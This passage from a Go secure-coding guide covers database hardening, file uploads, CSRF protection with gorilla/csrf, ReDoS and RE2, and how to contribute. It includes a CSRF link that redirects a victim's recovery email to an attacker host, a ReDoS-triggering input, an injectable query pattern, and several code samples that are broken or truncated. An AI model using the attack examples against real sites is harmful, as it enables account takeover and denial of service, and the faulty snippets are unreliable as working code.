Take care of your web application error handling. When exceptions occur, fail securely. You can check Error Handling and Logging section in this guide for more information regarding this topic.

Prevent disclosure of the directory structure on your `robots.txt` file. `robots.txt` is a direction file and **NOT** a security control. Adopt a white-list approach as follows:

```
User-agent: *
Allow: /sitemap.xml
Allow: /index
Allow: /contact
Allow: /aboutus
Disallow: /
```

The example above will allow any user-agent or bot to index those specific pages, and disallow the rest. This way you don't disclose sensitive folders or pages - like admin paths or other important data.

Isolate the development environment from the production network. Provide the right access to developers and test groups, and better yet, create additional security layers to protect them. In most cases, development environments are easier targets to attacks.

Finally, but still very important, is to have a software change control system to manage and record changes in your web application code (development and production environments). There are numerous Github host-yourself clones that can be used for this purpose.

Asset Management System:

Although an `Asset Management System` is not a Go specific issue, a short overview of the concept and its practices are described in the following section.

`Asset Management` encompasses the set of activities that an organization performs in order to achieve the optimum performance of their assets in line with its objectives, as well as the evaluation of the required level of security of each asset. It should be noted that in this section, when we refer to *Assets*, we are not only talking about the system's components but also its software.

The steps involved in the implementation of this system are as follows:

1. Establish the importance of information security in business.
2. Define the scope for AMS.
3. Define the security policy.
4. Establish the security organization structure.
5. Identify and classify the assets.
6. Identify and assess the risks
7. Plan for risk management.
8. Implement risk mitigation strategy.
9. Write the statement of applicability.
10. Train the staff and create security awareness.
11. Monitor and review the AMS performance.
12. Maintain the AMS and ensure continual improvement.

A more in-depth analysis of this implementation can be found here.

Database Security

This section on OWASP SCP will cover all of the database security issues and actions developers and DBAs need to take when using databases in their web applications.

Go doesn't have database drivers. Instead there is a core interface driver on the database/sql package. This means that you need to register your SQL driver (eg: MariaDB, sqlite3) when using database connections.

The best practice

Before implementing your database in Go, you should take care of some configurations that we'll cover next:

- Secure database server installation[1].
  - Change/set a password for `root` account(s).
  - Remove the `root` accounts that are accessible from outside the localhost.
  - Remove any anonymous-user accounts.
  - Remove any existing test database.
- Remove any unnecessary stored procedures, utility packages, unnecessary services, vendor content (e.g. sample schemas).
- Install the minimum set of features and options required for your database to work with Go.
- Disable any default accounts that are not required on your web application to connect to the database.

Also, because it's **important** to validate input, and encode output on the database, be sure to investigate the Input Validation and Output Encoding sections of this guide.

This basically can be adapted to any programming language when using databases.

> [1]. MySQL/MariaDB have a program for this: `mysql_secure_installation` [1, 2] ↩

Database Connections

The concept

`sql.Open` does not return a database connection but `*DB` : a database connection pool. When a database operation is about to run (e.g. query), an available connection is taken from the pool, which should be returned to the pool as soon as the operation completes.

Remember that a database connection will be opened only when first required to perform a database operation, such as a query. `sql.Open` doesn't even test database connectivity: wrong database credentials will trigger an error at the first database operation execution time.

Looking for a *rule of thumb*, the context variant of `database/sql` interface (e.g. `QueryContext()`) should always be used and provided with the appropriate Context.

From the official Go documentation "*Package context defines the Context type, which carries deadlines, cancelation signals, and other request-scoped values across API boundaries and between processes.*". At a database level, when the context is canceled, a transaction will be rolled back if not committed, a Rows (from QueryContext) will be closed and any resources will be returned.

```
package main

import (
    "context"
    "database/sql"
    "fmt"
    "log"
    "time"

    _ "github.com/go-sql-driver/mysql"
)

type program struct {
    base context.Context
    cancel func()
    db *sql.DB
}

func main() {
    db, err := sql.Open("mysql", "user:@/cxdb")
    if err != nil {
        log.Fatal(err)
    }
    p := &program{db: db}
    p.base, p.cancel = context.WithCancel(context.Background())

    // Wait for program termination request, cancel base context on request.
    go func() {
        osSignal := // ...
        select {
        case <-p.base.Done():
        case <-osSignal:
            p.cancel()
        }
        // Optionally wait for N milliseconds before calling os.Exit.
    }()

    err =  p.doOperation()
    if err != nil {
        log.Fatal(err)
    }
}

func (p *program) doOperation() error {
    ctx, cancel := context.WithTimeout(p.base, 10 * time.Second)
    defer cancel()

    var version string
    err := p.db.QueryRowContext(ctx, "SELECT VERSION();").Scan(&version)
    if err != nil {
        return fmt.Errorf("unable to read version %v", err)
    }
    fmt.Println("Connected to:", version)
}
```

Connection string protection

To keep your connection strings secure, it's always a good practice to put the authentication details on a separated configuration file, outside of public access.

Instead of placing your configuration file at `/home/public_html/`, consider `/home/private/configDB.xml`: a protected area.

```
<connectionDB>
  <serverDB>localhost</serverDB>
  <userDB>f00</userDB>
  <passDB>f00?bar#ItsP0ssible</passDB>
</connectionDB>
```

Then you can call the configDB.xml file on your Go file:

```
configFile, _ := os.Open("../private/configDB.xml")
```

After reading the file, make the database connection:

```
db, _ := sql.Open(serverDB, userDB, passDB)
```

Of course, if the attacker has root access, he will be able to see the file. Which brings us to the most cautious thing you can do - encrypt the file.

Database Credentials

You should use different credentials for every trust distinction and level, for example:

- User
- Read-only user
- Guest
- Admin

That way if a connection is being made for a read-only user, they could never mess up with your database information because the user actually can only read the data.

Database Authentication

Access the database with minimal privilege

If your Go web application only needs to read data and doesn't need to write information, create a database user whose permissions are `read-only`. Always adjust the database user according to your web applications needs.

Use a strong password

When creating your database access, choose a strong password. You can use password managers to generate a strong password.

Remove default admin passwords

Most DBS have default accounts and most of them have no passwords on their highest privilege user.

For example, MariaDB, and MongoDB use `root` with no password,

Which means that if there is no password, the attacker could gain access to everything.

Also, don't forget to remove your credentials and/or private key(s) if you're going to post your code on a publicly accessible repository in Github.

Parameterized Queries

Prepared Statements (with Parameterized Queries) are the best and most secure way to protect against SQL Injections.

In some reported situations, prepared statements could harm performance of the web application. Therefore, if for any reason you need to stop using this type of database queries, we strongly suggest you read Input Validation and Output Encoding sections.

Go works differently from usual prepared statements on other languages - you don't prepare a statement on a connection. You prepare it on the DB.

Flow

1. The developer prepares the statement (`Stmt`) on a connection in the pool
2. The `Stmt` object remembers which connection was used
3. When the application executes the `Stmt` , it tries to use that connection. If it's not available it will try to find another connection in the pool

This type of flow could cause high-concurrency usage of the database and creates lots of prepared statements. Therefore, it's important to keep this information in mind.

Here's an example of a prepared statement with parameterized queries:

```
customerName := r.URL.Query().Get("name")
db.Exec("UPDATE creditcards SET name=? WHERE customerId=?", customerName, 233, 90)
```

Sometimes a prepared statement is not what you want. There might be several reasons for this:

- The database doesn’t support prepared statements. When using the MySQL driver, for example, you can connect to MemSQL and Sphinx, because they support the MySQL wire protocol. But they don’t support the "binary" protocol that includes prepared statements, so they can fail in confusing ways.
- The statements aren’t reused enough to make them worthwhile, and security issues are handled in another layer of our application stack (See: Input Validation and Output Encoding), so performance as seen above is undesired.

Stored Procedures

Developers can use Stored Procedures to create specific views on queries to prevent sensitive information from being archived, rather than using normal queries.

By creating and limiting access to stored procedures, the developer is adding an interface that differentiates who can use a particular stored procedure from what type of information he can access. Using this, the developer makes the process even easier to manage, especially when taking control over tables and columns in a security perspective, which is handy.

Let's take a look into at an example...

Imagine you have a table with information containing users' passport IDs.

Using a query like:

```
SELECT * FROM tblUsers WHERE userId = $user_input
```

Besides the problems of Input validation, the database user (for the example John) could access **ALL** information from the user ID.

What if John only has access to use this stored procedure:

```
CREATE PROCEDURE db.getName @userId int = NULL
AS
    SELECT name, lastname FROM tblUsers WHERE userId = @userId
GO
```

Which you can run just by using:

```
EXEC db.getName @userId = 14
```

This way you know for sure that user John only sees `name` and `lastname` from the users he requests.

Stored procedures are not *bulletproof*, but they create a new layer of protection to your web application. They give DBAs a big advantage over controlling permissions (e.g. users can be limited to specific rows/data), and even better server performance.

File Management

The first precaution to take when handling files is to make sure the users are not allowed to directly supply data to any dynamic functions. In languages like PHP, passing user data to *dynamic include* functions, is a serious security risk. Go is a compiled language, which means there are no `include` functions, and libraries aren't usually loaded dynamically[1].

File uploads should only be permitted from authenticated users. After guaranteeing that file uploads are only made by authenticated users, another important aspect of security is to make sure that only acceptable file types can be uploaded to the server (*whitelisting*). This check can be made using the following Go function that detects MIME types: `func DetectContentType(data []byte) string`

Below you find the relevant parts of a simple program to read and compute filetype (filetype.go)

```
{...}
// Write our file to a buffer
// Why 512 bytes? See http://golang.org/pkg/net/http/#DetectContentType
buff := make([]byte, 512)

_, err = file.Read(buff)
{...}
//Result - Our detected filetype
filetype := http.DetectContentType(buff)
```

After identifying the filetype, an additional step is required to validate the filetype against a whitelist of allowed filetypes. In the example, this is achieved in the following section:

```
{...}
switch filetype {
case "image/jpeg", "image/jpg":
  fmt.Println(filetype)
case "image/gif":
  fmt.Println(filetype)
case "image/png":
  fmt.Println(filetype)
default:
  fmt.Println("unknown file type uploaded")
}
{...}
```

Files uploaded by users should not be stored in the web context of the application. Instead, files should be stored in a content server or in a database. An important note is for the selected file upload destination not to have execution privileges.

If the file server that hosts user uploads is *NIX based, make sure to implement safety mechanisms like chrooted environment, or mounting the target file directory as a logical drive.

Again, since Go is a compiled language, the usual risk of uploading files that contain malicious code that can be interpreted on the server-side, is non-existent.

In the case of dynamic redirects, user data should not be passed. If it is required by your application, additional steps must be taken to keep the application safe. These checks include accepting only properly validated data and relative path URLs.

Additionally, when passing data into dynamic redirects, it is important to make sure that directory and file paths are mapped to indexes of pre-defined lists of paths, and to use these indexes.

Never send the absolute file path to the user, always use relative paths.

Set the server permissions regarding the application files and resources to `read-only`. And when a file is uploaded, scan the file for viruses and malware.

> [1]. Go 1.8 does allow dynamic loading now, via the new plugin mechanism. ↩

```
If your application uses this mechanism, you should take precautions
against user-supplied input.
```

Memory Management

There are several important aspects to consider regarding memory management. Following the OWASP guidelines, the first step we must take to protect our application pertains to the user input/output. Steps must be taken to ensure no malicious content is allowed. A more detailed overview of this aspect is in the Input Validation and the Output Encoding sections of this document.

Buffer boundary checking is another important aspect of memory management. checking. When dealing with functions that accept a number of bytes to copy, usually, in C-style languages, the size of the destination array must be checked, to ensure we don't write past the allocated space. In Go, data types such as `String` are not NULL terminated, and in the case of `String`, its header consists of the following information:

```
type StringHeader struct {
    Data uintptr
    Len  int
}
```

Despite this, boundary checks must be made (e.g. when looping). If we go beyond the set boundaries, Go will `Panic`.

Here's a simple example:

```
func main() {
    strings := []string{"aaa", "bbb", "ccc", "ddd"}
    // Our loop is not checking the MAP length -> BAD
    for i := 0; i < 5; i++ {
        if len(strings[i]) > 0 {
            fmt.Println(strings[i])
        }
    }
}
```

Output:

```
aaa
bbb
ccc
ddd
panic: runtime error: index out of range
```

When our application uses resources, additional checks must also be made to ensure they have been closed, and not rely solely on the Garbage Collector. This is applicable when dealing with connection objects, file handles, etc. In Go we can use `defer` to perform these actions. Instructions in `defer` are only executed when the surrounding functions finish execution.

```
defer func() {
    // Our cleanup code here
}
```

More information regarding `defer` can be found in the Error Handling section of the document.

Usage of functions that are known to be vulnerable should also be avoided. In Go, the `Unsafe` package contains these functions. They should not be used in production environments, nor should the package be used as well. This also applies to the `Testing` package.

On the other hand, memory deallocation is handled by the garbage collector, which means that we don't have to worry about it. Please note, it *is* possible to manually deallocate memory, although it is *not* advised.

Quoting Golang's Github:

> If you really want to manually manage memory with Go, implement your own memory allocator based on syscall.Mmap or cgo malloc/free.
>
> Disabling GC for extended period of time is generally a bad solution for a concurrent language like Go. And Go's GC will only be better down the road.

Cross-Site Request Forgery

By OWASP's definition "*Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.*". (source)

CSRF attacks are not focused on data theft. Instead, they target state-changing requests. With a little social engineering (such as sharing a link via email or chat) the attacker may trick users to execute unwanted web-application actions such as changing account's recovery email.

Attack scenario

Let's say that `foo.com` uses HTTP `GET` requests to set the account's recovery email as shown:

```
GET https://foo.com/account/recover?email=me@somehost.com
```

A simple attack scenario may look like:

1. Victim is authenticated at https://foo.com
2. Attacker sends a chat message to the Victim with the following link:

   ```
   https://foo.com/account/recover?email=me@attacker.com
   ```

3. Victim's account recovery email address is changed to `me@attacker.com`, giving the Attacker full control over it.

The Problem

Changing the HTTP verb from `GET` to `POST` (or any other) won't solve the issue. Using secret cookies, URL rewriting, or HTTPS won't do it either.

The attack is possible because the server does not distinguish between requests made during a legit user session workflow (navigation), and "malicious" ones.

The Solution

In theory

As previously mentioned, CSRF targets state-changing requests. Concerning Web Applications, most of the time that means `POST` requests issued by form submission.

In this scenario, when a user first requests the page which renders the form, the server computes a nonce (an arbitrary number intended to be used once). This token is then included into the form as a field (most of the time this field is *hidden* but it is not mandatory).

Next, when the form is submitted, the *hidden* field is sent along with other user input. The server should then validated whether the token is part the request data, and determine if it is valid.

The specific nonce/token should obey to the following requirements:

- Unique per user session
- Large random value
- Generated by a cryptographically-secure random number generator

Note: Although HTTP `GET` requests are not expected to change state (said to be idempotent), due to undesirable programming practices they can in fact modify resources. Because of that, they could also be targeted by CSRF attacks.

Concerning APIs, `PUT` and `DELETE` are two other common targets of CSRF attacks.

In practice

Doing all this by hand is not a good idea, since it is error prone.

Most Web Application Frameworks already offer a solution out-of-the-box and you're advised to enable it. If you're not using a Framework, the advice is to adopt one.

The following example is part of the Gorilla web toolkit for Go programming language. You can find gorilla/csrf on GitHub

```
package main

import (
    "net/http"

    "github.com/gorilla/csrf"
    "github.com/gorilla/mux"
)

func main() {
    r := mux.NewRouter()
    r.HandleFunc("/signup", ShowSignupForm)
    // All POST requests without a valid token will return HTTP 403 Forbidden.
    r.HandleFunc("/signup/post", SubmitSignupForm)

    // Add the middleware to your router by wrapping it.
    http.ListenAndServe(":8000",
        csrf.Protect([]byte("32-byte-long-auth-key"))(r))
    // PS: Don't forget to pass csrf.Secure(false) if you're developing locally
    // over plain HTTP (just don't leave it on in production).
}

func ShowSignupForm(w http.ResponseWriter, r *http.Request) {
    // signup_form.tmpl just needs a {{ .csrfField }} template tag for
    // csrf.TemplateField to inject the CSRF token into. Easy!
    t.ExecuteTemplate(w, "signup_form.tmpl", map[string]interface{}{
        csrf.TemplateTag: csrf.TemplateField(r),
    })
    // We could also retrieve the token directly from csrf.Token(r) and
    // set it in the request header - w.Header.Set("X-CSRF-Token", token)
    // This is useful if you're sending JSON to clients or a front-end JavaScript
    // framework.
}

func SubmitSignupForm(w http.ResponseWriter, r *http.Request) {
    // We can trust that requests making it this far have satisfied
    // our CSRF protection requirements.
}
```

OWASP has a detailed Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet, which you're recommended to read.

Regular Expressions

Regular Expressions are a powerful tool that's widely used to perform searches and validations. In the context of a web applications they are commonly used to perform input validation (e.g. Email address).

> Regular expressions are a notation for describing sets of character strings. When a particular string is in the set described by a regular expression, we often say that the regular expression matches the string. (source)

It is well-known that Regular Expressions are hard to master. Sometimes, what seems to be a simple validation, may lead to a Denial-of-Service.

Go authors took it seriously, and unlike other programming languages, the decided to implement RE2 for the regex standard package.

Why RE2

> RE2 was designed and implemented with an explicit goal of being able to handle regular expressions from untrusted users without risk. (source)

With security in mind, RE2 also guarantees a linear-time performance and graceful failing: the memory available to the parser, the compiler, and the execution engines is limited.

Regular Expression Denial of Service (ReDoS)

> Regular Expression Denial of Service (ReDoS) is an algorithmic complexity attack that provokes a Denial of Service (DoS). ReDos attacks are caused by a regular expression that takes a very long time to be evaluated, exponentially related with the input size. This exceptionally long time in the evaluation process is due to the implementation of the regular expression in use, for example, recursive backtracking ones. (source)

You're better off reading the full article "Diving Deep into Regular Expression Denial of Service (ReDoS) in Go" as it goes deep into the problem, and also includes comparisons between the most popular programming languages. In this section we will focus on a real-world use case.

Say for some reason you're looking for a Regular Expression to validate Email addresses provided on your signup form. After a quick search, you found this RegEx for email validation at RegExLib.com:

```
^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})|([a-z]{2,3}[.]{1}[a-z]{2,3}))
```

If you try to match `john.doe@somehost.com` against this regular expression you may feel confident that it does what you're looking for. If you're developing using Go, you'll come up with something like this:

```
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "john.doe@somehost.com"
    testString2 := "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!"
    regex := regexp.MustCompile("^([a-zA-Z0-9])(([\\-.]|[_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2

    fmt.Println(regex.MatchString(testString1))
    // expected output: true
    fmt.Println(regex.MatchString(testString2))
    // expected output: false
}
```

Which is not a problem:

```
$ go run src/redos.go
true
false
```

However, what if you're developing with, for example, JavaScript?

```
const testString1 = 'john.doe@somehost.com';
const testString2 = 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!';
const regex = /^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(@){1}[a-z0-9]+[.]{1}(([a-z]{2,3})|([a-z]{2,3}[.]

console.log(regex.test(testString1));
// expected output: true


console.log(regex.test(testString2));
// expected output: hang/FATAL EXCEPTION
```

In this case, **execution will hang forever** and your application will service no further requests (at least this process). This means **no further signups will work until the application gets restarted**, resulting in **business losses**.

What's missing?

If you have a background with other programming languages such as Perl, Python, PHP, or JavaScript, you should be aware of the differences regarding Regular Expression supported features.

RE2 does not support constructs where only backtracking solutions are known to exist, such as Backreferences and Lookaround.

Consider the following problem: validating whether an arbitrary string is a well-formed HTML tag: a) opening and closing tag names match, and b) optionally there's some text in between.

Fulfilling requirement b) is straightforward `.*?`. But fulling requirement a) is challenging because closing a tag match depends on what was matched as the opening tag. This is exactly what Backreferences allows us to do. See the JavaScript implementation below:

```
const testString1 = '<h1>Go Secure Coding Practices Guide</h1>';
const testString2 = '<p>Go Secure Coding Practices Guide</p>';
const testString3 = '<h1>Go Secure Coding Practices Guid</p>';
const regex = /<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>/;

console.log(regex.test(testString1));
// expected output: true
console.log(regex.test(testString2));
// expected output: true
console.log(regex.test(testString3));
// expected output: false
```

`\1` will hold the value previously captured by `([A-Z][A-Z0-9]*)`.

This is something you should not expect to do in Go.

```
package main

import (
    "fmt"
    "regexp"
)

func main() {
    testString1 := "<h1>Go Secure Coding Practices Guide</h1>"
    testString2 := "<p>Go Secure Coding Practices Guide</p>"
    testString3 := "<h1>Go Secure Coding Practices Guid</p>"
    regex := regexp.MustCompile("<([a-z][a-z0-9]*)\b[^>]*>.*?<\/\1>")

    fmt.Println(regex.MatchString(testString1))
    fmt.Println(regex.MatchString(testString2))
    fmt.Println(regex.MatchString(testString3))
}
```

Running the Go source code sample above should result in the following errors:

```
$ go run src/backreference.go
# command-line-arguments
src/backreference.go:12:64: unknown escape sequence
src/backreference.go:12:67: non-octal character in escape sequence: >
```

You may feel tempted to fix these errors, coming up with the following regular expression:

```
<([a-z][a-z0-9]*)\b[^>]*>.*?<\\/\\1>
```

Then, this is what you'll get:

```
go run src/backreference.go
panic: regexp: Compile("<([a-z][a-z0-9]*)\b[^>]*>.*?<\\/\\1>"): error parsing regexp: invalid escape sequenc

goroutine 1 [running]:
regexp.MustCompile(0x4de780, 0x21, 0xc00000e1f0)
        /usr/local/go/src/regexp/regexp.go:245 +0x171
main.main()
        /go/src/backreference.go:12 +0x3a
exit status 2
```

While developing something from scratch, you'll probably find a nice workaround to help with the lack of some features. On the other hand, porting existing software could make you look for full featured alternative to the standard Regular Expression package, and you'll likely find some (e.g. dlclark/regexp2). Keeping that in mind, then you'll (probably) lose RE2's "safety features" such as the linear-time performance.

How to Contribute

This project is based on GitHub and can be accessed by clicking here.

Here are the basic of contributing to GitHub:

1. Fork and clone the project
2. Set up the project locally
3. Create an upstream remote and sync your local copy
4. Branch each set of work
5. Push the work to your own repository
6. Create a new pull request
7. Look out for any code feedback and respond accordingly

This book was built from ground-up in a "collaborative fashion", using a small set of Open Source tools and technologies.

Collaboration relies on Git - a free and open source distributed version control system and other tools around Git:

- Gogs - Go Git Service, a painless self-hosted Git Service, which provides a Github like user interface and workflow.
- Git flow - a collection of Git extensions to provide high-level repository operations for Vincent Driessen's branching model;
- Git Flow Hooks - some useful hooks for git-flow (AVH Edition) by Jaspern Brouwer.

The book sources are written on Markdown format, taking advantage of gitbook-cli.

Environment setup

If you want to contribute to this book, you should setup the following tools on your system:

1. To install Git, please follow the official instructions according to your system's configuration;
2. Now that you have Git, you should install Git Flow and Git Flow Hooks;
3. Last but not least, setup GitBook CLI.

How to start

Ok, now you're ready to contribute.

Fork the `go-webapp-scp` repo and then clone your own repository.

The next step is to enable Git Flow hooks; enter your local repository

```
$ cd go-webapp-scp
```

and run

```
$ git flow init
```

We're good to go with git flow default values.

In a nutshell, everytime you want to work on a section, you should start a "feature":

```
$ git flow feature start my-new-section
```

To keep your work safe, don't forget to publish your feature:

```
$ git flow feature publish
```

Once you're ready to merge your work with others, you should go to the main repository and open a Pull Request to the `develop` branch. Then, someone will review your work, leave any comments, request changes and/or simply merge it on branch `develop` of project's main repository.

As soon as this happens, you'll need to pull the `develop` branch to keep your own `develop` branch updated with the upstream. The same way as on a release, you should update your `master` branch.

When you find a typo or something that needs to be fixed, you should start a "hotfix"

```
$ git flow hotfix start
```

This will apply your change on both `develop` and `master` branches.

As you can see, until now there were no commits to the `master` branch. Great! This is reserved for `releases`. When the work is ready to become publicly available, the project owner will do the release.

While in the development stage, you can live-preview your work. To get Git Book tracking file changes and to live-preview your work, you just need to run the following command on a shell session

```
$ npm run serve
```

The shell output will include a `localhost` URL where you can preview the book.

How to Build

If you have `node` installed, you can run:

```
$ npm i && node_modules/.bin/gitbook install && npm run build
```

You can also build the book using an ephemeral Docker container:

```
$ docker-compose run -u node:node --rm build
```

Final Notes

The Checkmarx Research team is confident that this Go Secure Coding Practices Guide provided value to you. We encourage you to refer to it often, as you're developing applications written in Go. The information found in this guide can help you develop more-secure applications and avoid the common mistakes and pitfalls that lead to vulnerable applications. Understanding that exploitation techniques are always evolving, new vulnerabilities might be found in the future, based on dependencies that may make your application vulnerable.

OWASP plays an important role in application security. We recommend staying abreast of the following projects:

- OWASP Secure Coding Practices - Quick Reference Guide
- OWASP Top Ten Project
- OWASP Testing Guide Project
- Check OWASP Cheat Sheet Series